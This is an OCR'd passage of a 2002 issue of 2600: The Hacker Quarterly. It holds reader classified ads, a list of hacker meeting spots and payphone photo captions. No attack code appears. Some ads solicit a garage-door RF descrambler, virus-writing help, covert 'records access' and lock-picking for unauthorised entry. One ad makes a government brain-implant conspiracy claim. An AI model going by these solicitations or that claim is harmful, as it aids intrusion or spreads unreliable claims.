**INTERESTED IN PIRATE AND LEGAL DO-IT-YOURSELF RADIO?** *Hobby Broadcasting* magazine is dedicated to DIY radio and broadcasting of all types. 52 pages. $3/sample, $13/4 issues to Hobby Broadcasting, POB 642, Mont Alto, PA 17237 www.hobbybroadcasting.com.

**WWW.PROTECT-ONE.COM.** Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

**MACINTOSH HACKERS** can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

**LEARN LOCK PICKING** It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

**COVERTACCESS.COM.** Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

**OVER 150 TELECOM MANUALS** are now available online for free viewing/downloading at The Synergy Global Network's fully redesigned website. Most being available in Adobe PDF format, they are crisp, clean, suitable for printing, and complete. Update your phreak library now before it's too late. We don't know how long this website will be allowed to distribute these manuals, however they are yours for the time being. Our website is free and open to the public, and requires no purchase of any kind, and is also free from pop-up (or pop under) advertisements as well. PAYPHONE SERVICE MANUALS TOO! Visit us online at: http://www.synergyglobalnetworks.com.

**HATE MICROSOFT?** Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

**BECOME RECOGNIZED** as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

**CRYPTO OUTLAW T-SHIRTS.** Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

## Help Wanted

**HIRING PROFESSIONAL INTERNET CONSULTANTS** with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

**NEED ASSISTANCE** to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

**I NEED TO BUILD A HIDDEN CAMERA SYSTEM** including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

**LOCKSMITHS:** I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

## Wanted

**NEED TECHNICAL ILLUSTRATOR.** I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!

**FEMALE HACKERS WANTED IN PITTSBURGH** for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish an article that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com. I completed 15 interviews so far, all with men. I am told that there are women hackers but so far none have contacted me. I meet my respondents in a public place, so far mostly in Starbucks coffee shops. You can learn about me by doing a Google search for Bernhardt Lieberman.

**KIDNAPPED BY THE SECRET SERVICE,** charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at:bigdarren2001@yahoo.com.

**MICROCHIPS UNDER YOUR SKIN** - Are you monitored - computer brain implants - parametric cavities - GPS tracking implants. You may have been implanted already by your government. For more information on humans being turned into human LoJacks and government mind control programs with U.S. Government x-rays showing unauthorized brain control implants in my skull. Please visit and support the Boycott Brazil web site by distributing this ad to free classified sites and newsgroups globally. www.brazilboycott.org

## Services

**SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT?** Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

**FORMER CYBERCRIME PROSECUTOR** now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

**GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE** for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

**MISUNDERSTOOD HACKERS UNDERSTOOD.** Write me. Consultations are no charge, and protected by clergy/client privilege. Trained telecom & electronics tech. billy_sunday@techie.com.

**COMPUTER SECURITY/SPY.** Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. $60 hour or e-mail taylor@inetarena.com.

## Announcements

**PRANK PHONE CALLS.** Listen to the funniest prank phone calls ever at www.phatspot.com/swankpranks.

**WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION.** WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.

**HACKERMIND:** Tune in Thursdays at 10 pm ET by opening location 66.28.48.80:9474 with Winamp or Real Player to hear Hackermind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

**OFF THE HOOK** is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

## Personals

**ANOTHER HACKER IN PRISON!** Don't cry for me, I did it to myself. I would like information (for educational purposes only, of course) where I can buy, how to build, etc., an RF device that I could point at a given garage door and it would scan and descramble, open sesame. I'm extremely interested in this technology. Anyone with more info or ideas, please contact me via snail mail at: Mark Carnley P-24536, F2-116 L Chuckawalla Valley State Prison, PO Box 2349, Blythe, California 92226. Will answer all.

**YOUNG MAN WANTED** for correspondence and/or possible long term relationship. Prefer guys under 21 who are either computer literate or have a desire to learn and are honest and nonviolent in their relations. Especially interested in thin, smooth, young men. Drop me a line (and a bare as you dare photo if you wish) to me at: Dwayne, PO Box 292067, Lewisville, TX 75029-2067.

**STARTING A HAXOR SUPPORT GROUP** and need participation from experienced and inexperienced haxors, crackers, and phreakers. If you would like to join this FREE service, write me at the address below. You may be asked to search for information on the 'net to assist others with less experience or submit knowledge on techniques you know. Also, looking for political views and electronic projects as well as ideas for hacking for a magazine I am starting. Write to me at: Larry Heath Wheeler, 817592, 1098 S. Highway 2037, Fort Stockton, Texas 79735. All inquiries will be answered.

**IMPRISONED VIRUS WRITER.** Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

**ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!*** Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Autumn issue: 9/1/02.

**ARGENTINA**

**Buenos Aires:** In the bar at San Jose 05.

**AUSTRALIA**

**Adelaide:** Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.

**Brisbane:** Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

**Canberra:** KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

**Melbourne:** Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

**Perth:** The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

**Sydney:** The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

**AUSTRIA**

**Graz:** Cafe Haltestelle on Jakominiplatz.

**BRAZIL**

**Belo Horizonte:** Pelego's Bar at Assufeng, near the payphone. 6 pm.

**CANADA**

**Alberta**

**Calgary:** Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

**Edmonton:** Edmonton City Centre, Lower Level West in the food court by the payphones.

**British Columbia**

**Vancouver:** Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

**Victoria:** Eaton Center food court by A&W.

**New Brunswick**

**Moncton:** Ground Zero Network, 890 Main St.

**Ontario**

**Barrie:** William's Coffee Pub, 505 Bryne Drive. 7 pm.

**Hamilton:** Jackson Square food court by payphones and Burger King. 7:30 pm.

**Quebec**

**Montreal:** Bell Amphitheatre, 1000 Gauchetiere Street.

**DENMARK**

**Aarhus:** In the far corner of the DSB cafe in the railway station.

**Copenhagen:** Terminalbar in Hovedbanegardens Shopping Center.

**ENGLAND**

**Bristol:** Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

**Exeter:** at the payphones, Bedford Square. 7 pm.

**Hull:** In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

**Leeds:** Leeds City train station by the payphones. 7 pm.

**London:** Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

**Manchester:** The Green Room on Whitworth Street. 7 pm.

**FINLAND**

**Helsinki:** Media Piazza near the Modesty coffee shop (Toolonlahdenkatu 2).

**FRANCE**

**Paris:** Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

**GERMANY**

**Karlsruhe:** "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

**GREECE**

**Athens:** Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

**ITALY**

**Milan:** Piazza Loreto in front of McDonalds.

**MEXICO**

**Mexico City:** Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

**NEW ZEALAND**

**Auckland:** London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

**Christchurch:** Java Cafe, corner of High St. and Manchester St. 6 pm.

**Wellington:** Murphy's Bar in Cuba Mall. 5:30 pm.

**NORWAY**

**Oslo:** Oslo Sentral Train Station. 7pm.

**Trondheim:** Rick's Cafe in Nordregate. 6 pm.

**POLAND**

**Stargard Szczecinski:** Art Caffe. Bring blue book. 7 pm.

**RUSSIA**

**Moscow:** Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

**SCOTLAND**

**Glasgow:** Central Station, payphones next to Platform 1. 7 pm.

**SOUTH AFRICA**

**Johannesburg (Sandton City):** Sandton food court. 6:30 pm.

**SWEDEN**

**Gavle:** Railroad station.

**UNITED STATES**

**Alabama**

**Auburn:** The student lounge upstairs in the Foy Union Building. 7 pm.

**Birmingham:** Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

**Tuscaloosa:** McFarland Mall food court near the front entrance.

**Arizona**

**Tempe:** Game Works at Arizona Mills Mall.

**Tucson:** Barnes & Noble, 5130 E. Broadway.

**Arkansas**

**Jonesboro:** Indian Mall food court by the big windows.

**California**

**Los Angeles:** Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

**Orange County (Laguna Niguel):** Natale Coffee, 27020 Alicia Parkway, #F.

**San Diego:** Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

**San Francisco:** 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

**San Jose (Campbell):** Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

**Santa Barbara:** Cafe Siena on State Street.

**Colorado**

**Boulder:** Fatty J's food court, 13th and College. 6 pm.

**Connecticut**

**Meriden:** Meriden Square Mall food court. 6 pm.

**District of Columbia**

**Arlington:** Pentagon City Mall in the food court. 6 pm.

**Florida**

**Ft. Lauderdale:** Broward Mall in the food court by the payphones.

**Gainesville:** Borders Book Store cafe off I-75 and Newberry.

**Orlando:** Fashion Square Mall Food Court.

**Georgia**

**Atlanta:** Lenox Mall food court. 7 pm.

**Hawaii**

**Honolulu:** Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

**Idaho**

**Pocatello:** College Market, 604 South 8th Street.

**Illinois**

**Chicago:** Union Station in the Great Hall near the payphones.

**Indiana**

**Evansville:** Barnes and Noble cafe at 624 S Green River Rd.

**Ft. Wayne:** Glenbrook Mall food court in front of Sbarro's. 6 pm.

**Indianapolis:** Borders Books on the corner of Meridian and Washington.

**Kansas**

**Kansas City (Overland Park):** Oak Park Mall food court.

**Louisiana**

**Baton Rouge:** In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

**New Orleans:** Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

**Maine**

**Portland:** Maine Mall by the bench at the food court door.

**Maryland**

**Baltimore:** Barnes & Noble cafe at the Inner Harbor.

**Massachusetts**

**Boston:** Prudential Center Plaza, terrace food court at the tables near the windows. 7 pm.

**Marlborough:** Solomon Park Mall food court.

**Northampton:** Javanet Cafe across from Polaski Park.

**Michigan**

**Ann Arbor:** Michigan Union (University of Michigan), Welker Room.

**Grand Rapids:** Rivertown Crossings Mall, second level in the food court.

**Minnesota**

**Bloomington:** Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

**Duluth:** Barnes & Noble by Cubs. 7 pm.

**Missouri**

**Kansas City (Independence):** Barnes & Noble, 19120 East 39th St.

**St. Louis:** Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

**Springfield:** Barnes & Noble on Battlefield across from the mall. 5:30 pm.

**Nebraska**

**Omaha:** Oak View Mall Barnes & Noble. 7 pm.

**Nevada**

**Las Vegas:** Wow Superstore Cafe, Sahara & Decatur. 8 pm.

**New Mexico**

**Albuquerque:** Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

**New York**

**Buffalo:** Galleria Mall food court.

**New York:** Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

**North Carolina**

**Charlotte:** South Park Mall, upper area of food court.

**Raleigh:** Crabtree Valley Mall food court in front of the McDonald's.

**North Dakota**

**Fargo:** Barnes and Nobles Cafe on 45th St.

**Ohio**

**Akron:** Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

**Cincinnati:** Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

**Cleveland (Bedford):** Bedford Arabica, 720 Broadway-On Bedford Square (Commons).

**Columbus:** Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

**Dayton:** At the Marions behind the Dayton Mall. 6 pm.

**Oklahoma**

**Oklahoma City:** Penn Square Mall on the edge of the food court by Pretzel Logic.

**Tulsa:** Woodland Hills Mall food court.

**Oregon**

**Portland:** Coffee People Northwest, 533 NW 23rd.

**Pennsylvania**

**Erie:** The Edge, 715 French Street.

**Philadelphia:** 30th Street Station food court, smoking section.

**Pittsburgh:** William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

**South Carolina**

**Charleston:** Northwoods Mall in the hall between Sears and Chik-Fil-A.

**South Dakota**

**Sioux Falls:** Empire Mall, by Burger King.

**Tennessee**

**Knoxville:** Borders Books Cafe across from Westown Mall.

**Memphis:** Barnes & Noble, Hickory Ridge Mall.

**Nashville:** J-J's Market, 1912 Broadway.

**Texas**

**Austin:** Dobie Mall food court.

**Dallas:** Mama's Pizza, Campbell & Preston. 7 pm.

**Houston:** Cafe Nicholas in Galleria 2.

**San Antonio:** North Star Mall food court. 6 pm.

**Utah**

**Salt Lake City:** ZCMI Mall in the food court near Zion's Bank.

**Vermont**

**Burlington:** Borders Books at Church St. and Cherry St. on the second floor of the cafe.

**Virginia**

**(see District of Columbia)**

**Washington**

**Seattle:** Washington State Convention Center, first floor. 6 pm.

**Wisconsin**

**Madison:** Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

**Milwaukee (Wauwatosa):** Mayfair Mall on Hwy 100 & North Ave in Room G110 or G150. 6 pm.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.
To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

# Spanish Payphones

**Barcelona.** This phone could easily be mistaken for a UFO.

**Barcelona.** A payphone from one of the *other* phone companies.

**Barcelona.** We can only guess that there was a heated argument on this phone.

**Barcelona.** At the train station.

***Photos by h4h***

**Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com**

# Australian Payphones

**Concord.** One of the really old payphones with rotary dials.


**Sydney.** One of the new payphones found in shopping malls. Operated by TriTel.

**Sydney.** Typical Telstra payphones. Can you tell which scene of *The Matrix* was filmed here?

**Burwood.** A closer view of a Telstra (formerly Telecom Australia) phone.

***Photos by Patrick Webster***

**Look on the other side of this page for even more photos!**


2600
The Hacker Quarterly
Volume Nineteen, Number Three
Fall 2002, $5.00 US, $7.15 CAN
TIPS
PASSPORT

"What amazes me is that there are thousands of people who could have been whistle-blowers, from the boards of directors to corporate insiders to the accounting firms to the lawyers working for these firms to the credit-rating agencies. All these people! Would a despotic dictatorship have been more efficient in silencing them and producing the perverse incentives for them all to keep quiet? The system is so efficient that there's total silence. I mean, the Soviet Union had enough dissidents to fill Gulags." - Ralph Nader on the continuing corporate crime wave in the United States.

# STAFF

***Editor-In-Chief***
**Emmanuel Goldstein**

***Layout and Design***
**ShapeShifter**

***Cover Concept and Photo***
**David Buchwald, Ben Sherman**

***Cover Design***
**Mike Essl**

***Office Manager***
**Tampruf**

***Writers:*** **Bernie S., Billsf, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, mlc, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

***Webmasters:*** **Juintz, Kerry**

***Broadcast Coordinators:*** **Juintz, Pete, daRonin, Digital Mercenary, Monarch, w3rd, Gehenna**

***IRC Admins:*** **Antipent, DaRonin, Digital Mercenary, Porkchop, Roadie**

***Inspirational Music:*** **Happy Kyne and the Mirthmakers, Combustible Edison**

***Shout Outs:*** **Loyd B., Truman B., Cheshire, Cyko, Cyntax, Geoff F., Mike H., Hobbit, Javaman, Jello, Phil K., Doug L., Mike L., Lazlow, Aaron M., Guy M., Deborah N., Greg N., Adam P., Alex R., Doug R., Frank R., Ken R., Rudy R. Jr., Redhackt, RenderMan, Robert S., Siva V., John Y., Mark Y.**

*2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

**POSTMASTER:**
Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2002
2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $20 individual, $50 corporate (U.S. funds). Overseas - $30 individual, $65 corporate.
Back issues available for 1984-2001 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
